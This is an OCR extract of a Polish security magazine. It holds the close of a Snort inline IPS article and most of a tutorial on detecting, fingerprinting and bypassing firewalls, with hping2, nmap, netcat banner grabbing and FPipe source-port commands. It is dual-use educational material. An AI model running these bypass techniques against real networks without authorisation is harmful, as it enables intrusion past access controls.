Aby skierować dane przesyłane siecią do programu w przestrzeni użytkownika, użyliśmy polecenia `iptables -A FORWARD -j QUEUE`, które obejmuje cały strumień danych. W rezultacie przeanalizowane zostaną wszystkie pakiety przechodzące przez IPS. Możemy jednak także ograniczyć się do obserwacji wyłącznie wybranych połączeń. Przykładowo, jeśli chcemy aby Snort szukał ataków wyłącznie w pakietach, które są przesyłane do serwerów WWW, możemy zastosować polecenie `iptables -A FORWARD -p tcp --dport 80 -j QUEUE`.

O autorze

Michał Piotrowski, magister informatyki, ma wieloletnie doświadczenie w pracy na stanowisku administratora sieci i systemów. Przez ponad trzy lata pracował jako inspektor bezpieczeństwa w instytucji obsługującej nadrzędny urząd certyfikacji w polskiej infrastrukturze PKI. Obecnie specjalista ds. bezpieczeństwa teleinformatycznego w jednej z największych instytucji finansowych w Polsce. W wolnych chwilach programuje i zajmuje się kryptografią.

W Sieci


- *http://www.snort.org* – strona domowa projektu Snort,
- *http://bridge.sourceforge.net* – strona domowa zestawu narzędzi bridge-utils,
- *http://www.netfilter.org* – strona domowa projektu netfilter i programu iptables,
- *http://www.packetfactory.net/libnet/* – strona domowa biblioteki libnet,
- *http://oinkmaster.sourceforge.net/* – strona domowa programu Oinkmaster.

nej akcji `alert` na `drop`: `modifysid * "^alert" | "drop"`. W podobny sposób możemy wskazać programowi, które reguły mają być domyślnie wyłączone (dyrektywa `disablesid <nr sygnatury>`). Jest to bardzo przydatne w sytuacji, gdy mamy już odpowiednio dostrojonego IPS-a i nie chcemy, by aktualizacja sygnatur wszystko nam popsuła (na przykład włączając reguły, które zdecydowaliśmy się wyłączyć).

Program uruchamiamy poleceniem:

```
# oinkmaster.pl
  -o /etc/snort/rules/
```

gdzie parametr `-o` określa katalog, do którego mają trafić nowe reguły. Warto również używać parametru `-b`, wskazującego katalog, do którego mają zostać przeniesione poprzednie pliki sygnatur. Aby wszystko funkcjonowało prawidłowo, po każdej aktualizacji reguł Snort musi zostać przeładowany. Tym samym ostatnim zadaniem będzie dla nas stworzenie prostego skryptu, który zautomatyzuje cały proces, a następnie dodanie go do */etc/crontab* lub do pliku innego zarządcy zadań. ●



Technika

Omijanie zapór sieciowych

Oliver Karow 

stopień trudności

Firewalle są często uznawane za niezawodny sposób ochrony przed nieuprawnionym dostępem. Jednak zapory sieciowe również mają swoje słabości – można je omijać, wykorzystując błędy w konfiguracji albo luki w oprogramowaniu. Intruz może zdobyć dostęp do systemu na wiele różnych sposobów.

Ochrona sieci przed atakami i niechcianym dostępem z niezaufanych sieci, takich jak Internet, to jeden z największych problemów współczesnych systemów informatycznych. W pokonaniu tych trudności pomagają firewalle. Ich podstawowym zadaniem jest oddzielanie sieci i podejmowanie decyzji, czy dany pakiet może zostać przesłany z jednego segmentu do drugiego. Zapory sieciowe można podzielić na kilka rodzajów, w zależności od sposobu realizowania przez nie tych zadań. Dwa najpopularniejsze typy to filtry pakietów wykorzystujące mechanizm rutingu oraz firewalle warstwy aplikacji, korzystające z rozwiązań typu proxy (patrz Ramka *Firewalle – podstawowe infrormacje*).

Niezależnie od rodzaju, firewall potrzebuje pewnych przesłanek, by móc podjąć decyzję czy pakiet będzie przekazany do miejsca przeznaczenia. Jest to tak zwana polityka firewalla w postaci list dostępu lub reguł filtrowania. Przyjrzyjmy się, jak można omijać takie polityki, wykorzystując złe reguły filtrowania, słabości popularnych protokołów oraz ograniczenia różnych typów firewalli.

Wykrywanie firewalli

Zanim system znajdujący się za zaporą zostanie zaatakowany, intruz musi sprawdzić, czy firewall w ogóle istnieje. Nie jest to zawsze tak oczywiste, jak się wydaje – administratorzy firewalli często stosują różne sztuczki, by zapobiec wykryciu zapory. Jednak ponieważ firewall może ingerować w rezultaty ataku, dobrze jest wiedzieć o jego istnieniu. Zajmijmy się najpierw technikami wykorzystywanymi do wykrywania takich rozwiązań.

Z artykułu dowiesz się...

- jak działają firewalle,
- jak wykrywać zapory sieciowe,
- w jaki sposób można omijać firewalle, wykorzystując nieprawidłową konfigurację lub luki w programach.

Co powinieneś wiedzieć...

- powinieneś znać protokoły TCP/IPv4,
- powinieneś znać model referencyjny ISO/OSI.

Firewalle – podstawowe informacje

Ogólnie rzecz ujmując, firewall to system połączony z różnymi sieciami, mający wiele interfejsów i mechanizm filtrowania, który umożliwia przepuszczanie lub blokowanie ruchu między sieciami. Firewalle można podzielić na kategorie według warstw protokołu TCP/IP wykorzystywanych do analizy i przesyłania pakietów.

Filtry pakietów

Filtry pakietów analizują pakiety w warstwie sieci (3) i warstwie transportu (4) modelu ISO/OSI. Oznacza to, że podczas procesu podejmowania decyzji zapory tego typu kierują się następującymi kryteriami:

- protokół (ICMP, OSPF, AH, ESP itp.),
- źródłowy adres IP,
- docelowy adres IP,
- port źródłowy,
- port docelowy,
- flagi TCP (SYN, ACK, RST, FIN itp.).

Stanowe/dynamiczne filtry pakietów

Stanowy filtr pakietów ma więcej możliwości – śledzi każde połączenie i zapisuje te informacje w wewnętrznych tablicach stanów. Kiedy pakiet wychodzący przechodzi przez filtr pakietów (nawiązuje połączenie), porty i adresy IP potrzebne do odebrania pakietów z odpowiedzią są otwierane na czas połączenia, a potem zamykane.

Co więcej, niektóre stanowe filtry pakietów mogą dynamicznie otwierać porty, które zostaną wynegocjowane podczas dozwolonego połączenia klienta i serwera. Korzystają z tego niektóre rozwiązania, takie jak Oracle czy Portmapper.

Firewalle warstwy aplikacji

Firewalle poziomu aplikacji są w stanie analizować pakiety aż do warstwy aplikacji modelu ISO/OSI. Poza tym, że mają funkcjonalność filtrów stanowych/dynamicznych, mogą też badać ładunek pakietu. O ile filtr pakietów podejmuje decyzje wyłącznie na podstawie nagłówków, o tyle firewall poziomu aplikacji może badać informacje związane z określonymi aplikacjami. Umożliwia to na przykład przepuszczanie całego ruchu HTTP na porcie 80 TCP z wyjątkiem żądań typu `CONNECT` czy `DELETE`.

Firewalle poziomu aplikacji wymagają uruchomionej specjalnej usługi proxy dla każdego protokołu monitorowanego przez zaporę. Usługi proxy nie zawsze są dostępne, więc większość producentów firewalli dodatkowo implementuje możliwości filtra pakietów i podstawową funkcjonalność proxy bez zdolności analizy protokołu.

Firewalle hybrydowe i warstwy 2

Wielu producentów stosuje technikę hybrydową, by połączyć ze sobą najlepsze cechy wszystkich firewalli, czyli łączy stanowe filtry pakietów z zaporami warstwy aplikacji. Na rynku dostępne są także firewalle warstwy 2. Nie są tak popularne jak filtry pakietów i zapory warstwy aplikacji, są zwykle stosowane na poziomie interfejsu, zależnie od producenta.

Listing 1. *Traceroute zablokowane przez firewall*

```
# traceroute www.dummycompany.de
traceroute to www.dummycompany.de (10.10.10.10), 30 hops max, 40 byte packets
 1  10.255.255.254                    0.373 ms  0.203 ms  0.215 ms
(...)
10  router.company1.de (10.1.1.254)  88.080 ms  88.319 ms  87.921 ms
11  router.company2.de (10.2.2.254)  87.881 ms  89.541 ms  88.081 ms
12  router.company3.de (10.3.3.254)  86.749 ms  86.919 ms  86.734 ms
13  router.company4.de (10.4.4.254)  87.216 ms  87.312 ms  87.307 ms
14  * * *
```

Traceroute

Śledzenie tras (*tracerouting*) to mechanizm stosowany do wykrywania ruterów przekazujących pakiety na drodze do ich celu. Jeśli po drodze znajduje się firewall, może odpowiedzieć na pakiet traceroute.


Ponieważ tracerouting to bardzo stara technika, większość firewalli ją blokuje. Wciąż jednak istnieje kilka nieporozumień związanych z funkcjonowaniem tego rozwiązania, co pozwala intruzom przedostać się przez zabezpieczenia.

Listing 1 przedstawia efekt działania polecenia *traceroute* po zablokowaniu go przez firewall. Jak widać, program ten działa, dopóki nie dotrze do systemu o adresie 10.4.4.254. Na tym hoście znajduje się coś, co blokuje traceroute.

Spróbujmy zrozumieć jak działa śledzenie tras (patrz też Rysunek 1). U celu określenia trasy pakietu IP pole TTL nagłówka IP jest wykorzystywane w taki sposób, że zostaje zmniejszone o 1 za każdym razem, gdy dociera do rutera. Jeżeli ruter otrzyma pakiet z TTL o wartości 2, zmniejszy tę wartość o 1 i jeśli otrzymany TTL jest równy lub większy od 1, pakiet zostaje przekazany do następnego rutera – zgodnie z danymi o rutingu. Natomiast jeżeli ruter otrzyma pakiet z TTL o wartości 1, zmniejszy ją i w efekcie – ponieważ otrzymana wartość będzie równa 0 – nie przekaże pakietu do następnego rutera. Zamiast tego wyśle nadawcy powiadomienie, że pakiet został odrzucony w drodze do celu.

Program traceroute rozpoczyna działanie od wysłania pierwszego pakietu z TTL równym 1, więc otrzymuje komunikat ICMP o wygaśnięciu TTL (*TTL-expired*). Następnie zwiększa TTL do 2, by przejść przez pierwszy ruter i otrzymuje taki sam komunikat od drugiego rutera na trasie. Kontynuuje ten proces do momentu dotarcia do celu. Ponieważ każdy ruter wysyła taki komunikat (o ile nie jest skonfigurowany inaczej), traceroute jest w stanie stworzyć listę ruterów.

Warto również wiedzieć, że istnieją dwie różne implementacje pro-



Rysunek 1. *Zasada działania traceroutingu*

Listing 2. *Śledzenie tras za pomocą pakietów TCP przy użyciu hping2*

```
# hping2 -T -t 1 -S -p 80 www.dummycompany.de
HPING www.dummycompany.de (eth0 10.10.10.10 ): S set, ↩
  40 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=10.255.255.254 name=UNKNOWN
hop=1 hoprtt=12.4 ms
(...)
hop=10 TTL 0 during transit from ip=10.1.1.254 name=router.company1.de
hop=11 TTL 0 during transit from ip=10.2.2.254 name=router.company2.de
hop=12 TTL 0 during transit from ip=10.3.3.254 name=router.company3.de
hop=13 TTL 0 during transit from ip=10.4.4.254 name=router.company4.de
hop=14 TTL 0 during transit from ip=10.5.5.254 name=UNKNOWN
len=46 ip=10.10.10.10 flags=SA DF seq=15 ttl=107 id=12852 win=29200 rtt=95.6 ms
len=46 ip=10.10.10.10 flags=R DF seq=15 ttl=107 id=12856 win=0 rtt=194.6 ms
```

Listing 3. *Wysyłanie pakietu na zamknięty port*

```
# hping2 -S -p 99 -c 1 www.dontexist.com
HPING www.dontexist.com (eth0 192.168.10.10): S set, ↩
  40 headers + 0 data bytes
ICMP Packet filtered from ip=192.168.9.254
```

Listing 4. *Obserwacja ruchu sieciowego*

```
# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
12:59:18.778417 IP 172.16.1.1.1866 > 192.168.10.10.99: ↩
  S 1958445360:1958445360(0) win 512
12:59:18.786914 IP 192.168.9.254 > 172.16.1.1 icmp 36: ↩
  host 192.168.10.10 unreachable - admin prohibited filter
```

gramu traceroute. Pierwsza używa pakietów ICMP *echo request* (na przykład *tracert* w systemach Windows), zaś druga – pakietów UDP (większość implementacji uniksowych). Oba warianty wykorzystują technikę opartą na polach TTL. Administrator firewalla musi więc pamiętać, by odfiltrować obie implementacje traceroute.

TCP traceroute

Ponieważ wiemy, że pole TTL jest częścią nagłówka IP i że popularne filtry traceroute blokują jedynie pakiety UDP i ICMP, możemy spróbować ominąć te filtry, wykorzystując pakiety TCP. Prześledźmy jeszcze raz trasę do docelowego rutera. Tym razem skorzystamy z narzędzia *hping2*, które umożliwia wysyłanie spreparowanych pakietów (patrz Listing 2). Jak widać, rozpoznaliśmy jeszcze jeden odcinek trasy (*hop*). O ile polecenie *traceroute* zostało zablokowane przy 13. ruterze, o tyle *hping2* dało nam dodatkowe wyniki.

Analiza pakietów zwrotnych

Aby zbadać, czy firewall istnieje, można porównać pakiety zwrotne z otwartych portów z tymi pochodzącymi z portów zamkniętych. Przeanalizujmy kilka sztuczek, które mogą ułatwić ten proces.

Użyjmy najpierw *hping2* do wysłania pakietu do naszego celu, na port, który możemy uznać za zamknięty (patrz Listing 3). Jednocześnie spróbujmy obserwować ruch sieciowy za pomocą narzędzia *tcpdump* (Listing 4). Zobaczymy komunikat ICMP *destination unreachable* w postaci wiadomości filtra *admin prohibited* z adresu 192.168.9.254. Wiadomość świadczy o tym, że dostęp do portu 99 TCP systemu docelowego jest filtrowany za pomocą listy dostępu rutera. Ponieważ jest to oczywisty dowód na istnienie firewalla, zajmijmy się inną techniką, opartą na analizie wartości TTL.

Różnice TTL

Za każdym razem, gdy pakiet IP przechodzi przez urządzenie rutujące, jego TTL zostaje zmniejszony o 1. Jeśli więc mamy serwer chroniony przez zaporę sieciową zainstalowaną na wydzielonym systemie, pakiety pochodzące z serwera mogą mieć inny TTL niż pakiety pochodzące z tego firewalla.

Teraz musimy spróbować otrzymać pakiet odpowiadający zarówno z serwera, jak i potencjalnego systemu z firewallem, a następnie porównać wartości TTL obu pakietów. Jeśli wartości te będą się różnić, będzie to prawdopodobnie świadczyło o istnieniu firewalla.

Aby zmusić oba systemy do odpowiedzi, możemy wysłać jeden pakiet na port otwarty, a drugi na zamknięty port docelowego systemu – w naszym przypadku odpowiednio 80 TCP i 99 TCP (patrz Listing 5). Jak widać, wartości TTL różnią się o 1. Oznacza to, że znaleźliśmy firewall chroniący docelowy serwer.

Listing 5. *Porównanie wartości TTL*

```
# hping2 -S -p 80 -c 1 www.randomname.com
HPING www.randomname.com (eth0 192.100.100.10): ←
  S set, 40 headers + 0 data bytes
len=46 ip=192.100.100.10 flags=SA DF seq=0 ttl=55 id=0 win=5840 rtt=7.6 ms
# hping2 -S -p 99 -c 1 www.randomname.com
HPING www.randomname.com (eth0 192.100.100.10): ←
  S set, 40 headers + 0 data bytes
len=46 ip=192.100.100.10 flags=RA DF seq=0 ttl=56 id=0 win=0 rtt=7.6 ms
```

Określanie typu firewalla

Powyższe techniki pozwalają zdobyć dowód na istnienie firewalla. Jeśli uda nam się określić adres IP tego urządzenia, za pomocą sztuczek będziemy mogli zdobyć dodatkowe informacje, takie jak typ zapory i użyty system operacyjny.

TCP fingerprinting

Wykorzystajmy fakt, że każdy stos IP w systemie posługuje się określonymi wzorcami, które można wykorzystać do określenia typu i wersji systemu operacyjnego. Ponieważ większość programowych firewalli wpływa na zachowanie stosu IP, często można także określić typ i wersję zainstalowanej zapory. Użyjemy rzecz jasna narzędzia *nmap*, mającego wbudowaną funkcję wykrywania systemu operacyjnego (patrz Listing 6). Wystarczy przeskanować trzy porty, by z dużym prawdopodobieństwem określić, że nasza zapora to Checkpoint Firewall-1 NG uruchomiona w systemie Solaris.

Listing 6. *Wykrywanie systemu operacyjnego i firewalla za pomocą narzędzia nmap*

```
# nmap -sS -F -n -O  -p 80,99,443 192.168.190.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ←
  at 2005-10-09 17:23 CEST
Interesting ports on 192.168.190.1:
PORT    STATE SERVICE
80/tcp  open  http
99/tcp closed metagram
443/tcp open  https
Device type: firewall|broadband router|general purpose
Running: Checkpoint Solaris 8, Belkin embedded, Sun Solaris 8
OS details: Checkpoint Firewall-1 NG on Sun Solaris 8, ←
  Belkin DSL/Cable Router, Sun Solaris 8, Sun Trusted Solaris 8
```

Zajmijmy się innym firewallem (Listing 7) – Symantec Enterprise Firewall. Jak widać, *nmap* nie był w stanie określić systemu operacyjnego i typu zapory, ale mnogość otwartych portów może wskazywać na to, że jest to firewall oparty na proxy. Producentów takich rozwiązań jest zaś niewielu.

Listing 7. *Fingerprinting zapory Symantec Enterprise Firewall*

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ←
  at 2005-10-10 13:43 CEST
Interesting ports on 192.168.99.1:
(The 1193 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
23/tcp   open     telnet
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
119/tcp  open     nntp
139/tcp  open     netbios-ssn
443/tcp  open     https
481/tcp  open     dvs
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
554/tcp  open     rtsp
1720/tcp open     H.323/Q.931
2456/tcp open     unknown
5631/tcp open     pcanywheredata
7070/tcp open     realserver
No exact OS matches for host (If you know what OS is running ←
  on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

W tej sytuacji, poza fingerprintingiem za pomocą narzędzia *nmap*, warto przyjrzeć się portom typowym dla różnych producentów zapór. Na przykład wspomniany Symantec Enterprise Firewall (SEF) używa dwóch charakterystycznych portów, 2456 TCP do administracji przez WWW i 888 TCP do uwierzytelniania *Out of Band*. Porównanie wyników skanowania z Tabelą 1 przybliży nas nieco do określenia typu firewalla (przy okazji – dobrze skonfigurowany firewall warstwy aplikacji nie będzie miał tylu otwartych zewnętrznych portów). Checkpoint Firewall-1 także korzysta z charakterystycznych portów, między innymi administracyjnych 256–264 TCP oraz 18180–18265 TCP.

Listing 8. *Sprawdzanie banerów*

```
# netcat www.raptorfirewall.nix 80
> HEAD / HTTP/1.0
< HTTP/1.1 503 Service Unavailable
< MIME-Version: 1.0
< Server: Simple, Secure Web Server 1.1
< Date: Fri, 17 Sep 2004 19:08:35 GMT
< Connection: close
< Content-Type: text/html
< <HTML>
< <HEAD><TITLE>Firewall Error: Service Unavailable</TITLE></HEAD>
```

Listing 9. *Normalne skanowanie i skanowanie z portów źródłowych*

```
# nmap -sS -p 1-65535 192.168.0.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ←
  at 2005-10-09 17:01 CEST
Interesting ports on 192.168.0.1:
(The 1658 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
Nmap run completed -- 1 IP address (1 host up) scanned in 6.607 seconds

# nmap -sS -g 80 -p 1024-65535 192.168.0.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ←
  at 2005-10-09 17:01 CEST
Interesting ports on 192.168.0.1:
(The 1657 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
6000/tcp open X11
Nmap run completed -- 1 IP address (1 host up) scanned in 6.607 seconds
```

Tabela 1. *Otwarte porty, które mogą pomóc określić typ firewalla*

Firewall	Numer portu	Przeznaczenie
Symantec Enterprise Firewall	888/TCP	Demon OOB
Symantec Enterprise Firewall	2456/TCP	Administracja przez WWW
Checkpoint FW1-NG	256/TCP	Zarządzanie
Checkpoint FW1-NG	257/TCP	FW1_log
Checkpoint FW1-NG	18181/TCP	OPSEC, protokół *Content Vectoring Protocol*
Checkpoint FW1-NG	18190/TCP	Interfejs administracyjny

Warto także wiedzieć, że *nmap* nie jest jedynym narzędziem, które można wykorzystać do skanowania firewalli – pomocne są także narzędzia takie jak *xprobe* czy *p0f*. Więcej przydatnych informacji o fingerprintingu opublikowaliśmy w Artykule *OS fingerprinting – jak nie dać się rozpoznać*, *hakin9* 4/2004.

Sprawdzanie banerów

Aby zdobyć więcej danych i upewnić się, z jakim firewallem mamy do czynienia, możemy wykorzystać technikę sprawdzania banerów. Na przykład łańcuch tekstu *Server: Simple, Secure Web Server 1.1* pozwoli nam z łatwością zidentyfikować demon HTTP jako część zapory Symantec Personal Firewall (Listing 8).

Trzeba pamiętać, że takie dane nie są zbyt wiarygodne – w przypadku większości demonów można je łatwo zmienić. Jednak w połączeniu z informacjami uzyskanymi podczas fingerprintingu TCP i numerami otwartych portów stają się cenną przesłanką ułatwiającą identyfikację typu zapory.

Omijanie firewalli

Kiedy intruz pozna już typ zastosowanego firewalla, ma kilka możliwości, by go ominąć. Przyjrzyjmy się sposobom zdobywania nieuprawnionego dostępu do systemów chronionych zaporą, takim jak wykorzystywanie źle skonfigurowanych list dostępu, słabości protokołów czy błędów w oprogramowaniu.

Ataki portu źródłowego

Zacznijmy od prostych filtrów pakietów. Podejmują one decyzje, analizując nagłówki IP lub TCP/UDP każde-

Tabela 2. *Minimalna lista dostępu dla ruchu HTTP*

L.p.	Źródłowy adres IP	Docelowy adres IP	Port źródłowy	Port docelowy	Działanie	Opis
1	Wewnętrzny	Zewnętrzny	>1024 TCP	80 TCP	Zezwól	Zezwolenie na żądania HTTP pochodzące od klienta
2	Zewnętrzny	Wewnętrzny	80 TCP	>1024 TCP	Zezwól	Zezwolenie na odpowiedź serwera na żądanie HTTP
3	Dowolny	Dowolny	Dowolny	Dowolny	Odrzuć	Reguła czyszcząca

Tryby FTP: aktywny i pasywny

Protokół FTP wykorzystuje do komunikacji dwa kanały pomiędzy klientem a serwerem. Kanał komend jest używany do wysyłania poleceń serwerowi i odpowiedzi do klienta. Jeżeli przesyłane są dane (wysyłanie lub pobieranie pliku, pobieranie listy zawartości katalogu), zostaje ustanowiony dodatkowy kanał danych. Protokół FTP stosuje dwa tryby nawiązywania kanału danych – aktywny i pasywny. Różnica między nimi polega na tym, która strona inicjuje ten typ połączenia.

W przypadku trybu aktywnego serwer FTP łączy się z klientem. Następnie klient FTP informuje serwer za pomocą komendy `PORT`, pod jakim adresem IP i na jakim porcie będzie nasłuchiwać połączeń z serwera. Natomiast w trybie pasywnym to właśnie klient FTP łączy się z serwerem, a potem serwer musi poinformować klienta, jaki adres i port umożliwia nawiązanie kanału danych.

W celu wejścia w tryb pasywny klient FTP musi wysłać komendę `PASV`. W odpowiedzi serwer nadeśle klientowi informację o gniazdach w formacie `IP,IP,IP,IP,Hbyte,Lbyte`, gdzie *Hbyte* i *Lbyte* to porty, z którymi należy się połączyć. Natomiast oktety adresu IP są oddzielone przecinkami, nie kropkami (patrz też Rysunki 2 i 3).

go pakietu. Zwykle sprawdzają źródłowy i docelowy adres IP oraz docelowy i źródłowy port w celu podjęcia decyzji o przepuszczeniu lub zablokowaniu pakietów.

Aby stworzyć prostą regułę dostępu pozwalającą użytkownikom wewnętrznej sieci surfować po Internecie (czyli sieci zewnętrznej), potrzebujemy dwóch reguł – jednej dla pakietów wychodzących (żądań HTTP) i drugiej dla przychodzących (odpowiedzi z serwera). Stworzenie odpowiedniej reguły wymaga jedynie wiedzy o tym, że serwer WWW nasłuchuje domyślnie na porcie 80 TCP, zaś numeru portu źródłowego wybieranego przez klienta HTTP (przeglądarkę) nie da się przewidzieć, choć zazwyczaj jest on wyższy niż 1024. Tabela 2 prezentuje minimalną listę dostępu dla takiej sytuacji.

Na pierwszy rzut oka ten zestaw reguł nie wygląda niebezpiecznie. Reguła 1 zezwala na wychodzące żądania HTTP, zaś reguła 2 zezwala na pakiety odpowiadające. Trzecia reguła służy do blokowania pozostałego ruchu, więc została nazwana regułą czyszczącą. Jednak jeśli przyjrzymy się bliżej regule 2, zobaczymy, że pakiet pochodzący z Internetu, skierowany do sieci wewnętrznej, nadchodzący z portu źródłowego 80 i przychodzący na port wyższy niż 1024, przedostanie się przez filtr pakietów.

Taka technika nosi nazwę *ataku wysokiego portu* (*high port attack*) lub *ataku portu źródłowego* (*source port attack*). Wykorzystuje ona bowiem fakt, że atakujący musi tylko zmodyfikować swojego klienta do wykorzystywania znanego portu, na przykład 80 TCP, jako portu źródłowego. Dzięki temu będzie mógł zaatakować usługi za firewallem nasłuchujące na wysokich portach. Niektóre z takich usług to serwer X-Window (6000-6063/TCP), Windows Terminal Server (3389 TCP) oraz popularne porty aplikacji webowych, takich jak Jakarta Tomcat (8080 TCP) czy BEA WebLogic (7001 TCP).

Do sprawdzenia, czy nasz firewall jest podatny na ten atak możemy użyć narzędzia *nmap* z opcją `-g`, co pozwoli nam zdefiniować port źródłowy. Listing 9 prezentuje różnicę między skanowaniem normalnym a wykorzystującym port źródłowy.

Jak widać, za pomocą tej prostej techniki odkryliśmy jeszcze jeden otwarty port (6000 TCP). Jednak intruz nie będzie w stanie połączyć się z tym portem, chyba że port źródłowy klienta będzie ustawiony na 80 TCP.

Najprostszą metodą nawiązania połączenia za pomocą portu źródłowego jest użycie programu Fpipe firmy Foundstone. Jest to narzędzie dla Windows, lecz działa także w Linuksie (pod Wine). Uruchomienie go z następującymi opcjami:


```
> FPipe -l 100 -s 80 ←↩
  -r 6000 192.168.0.1
```

otworzy demona nasłuchującego na lokalnym porcie 100. Wszystkie pakiety wysłane na ten port będą mieć w nagłówku port źródłowy 80 i zostaną przekierowane na adres 192.168.0.1:6000.


Jeśli testujemy podatność firewalla na ataki z portów źródłowych, powinniśmy także przeprowadzić próby przy użyciu portów 53 (DNS), 21 (FTP) i 88 (Kerberos) – przeznaczenie tych protokołów sprawia, że związanie z nimi reguły części zapór są bardzo słabe. Na przykład Check-

Tabela 3. *Zestaw reguł firewalla stanowego dotyczących ruchu HTTP*

L.p.	Źródłowy adres IP	Docelowy adres IP	Port źródłowy	Port docelowy	Flaga TCP	Działanie	Opis
1	Wewnętrzny	Zewnętrzny	>1024 TCP	80 TCP	SYN	Zezwól	Zezwolenie na wychodzący od klienta ruch HTTP
2	Zewnętrzny	Wewnętrzny	80 TCP	>1024 TCP	!SYN	Zezwól	Zezwolenie serwerowi na odpowiedzi na żądania HTTP
3	Dowolny	Dowolny	Dowolny	Dowolny	Dowolna	Odrzuć	Reguła czyszcząca



Rysunek 2. *Działanie aktywnego trybu FTP*



Rysunek 3. *Działanie pasywnego trybu FTP*

point FW1 do wersji 4.1 używał sugerowanych reguł (*Implied rules*), zezwalających na cały ruch DNS w dowolnym kierunku.

Implementacja filtra IPSec firmy Microsoft, którą można skonfigurować jako lokalny firewall, ma podobną lukę. Wbudowana, niewidoczna reguła zezwala na cały ruch pochodzący ze źródłowego portu 88 (Kerberos). Zapobieganie temu atakowi wymaga zmian w rejestrze systemowym.

Firewalle stanowe

Aby uniemożliwić atakującemu nawiązywanie połączeń z wewnętrznymi systemami przez symulowanie odpowiedzi na wcześniejsze żądania, firewall musi potrafić rozróżniać pakiety odpowiadające od pakietów nawiązujących nowe połączenie. Zapora może w tym celu sprawdzać różne flagi wewnątrz nagłówków TCP. Ponieważ każda nowa sesja TCP/IP rozpoczyna się od ustawionej flagi SYN, a wszystkie kolejne pakiety mają ustawioną przynajmniej flagę ACK, jest to znaczne ułatwienie dla firewalla. W dodatku wewnętrzna tablica stanów pomaga śledzić sesje, szczególnie w przypadku komunikacji UDP.

Jak możemy zobaczyć w Tabeli 3, odpowiedź serwera HTTP zostanie przepuszczona tylko wtedy, jeśli nagłówek TCP nie ma ustawionej flagi SYN (negacja wyrażona za pomocą znaku wykrzyknika). W takim wypadku atak z portu źródłowego już nie zadziała (chyba że ktoś używający iptables zapomni ustawić pozycji !SYN w regule), a intruz będzie musiał poszukać innej techniki.

Wykorzystywanie aktywnego trybu FTP

Jednym z najczęściej używanych w Internecie protokołów jest FTP (*File Transfer Protocol*). Proto-

Tabela 4. *Zestaw reguł zezwalający na aktywne połączenia FTP*

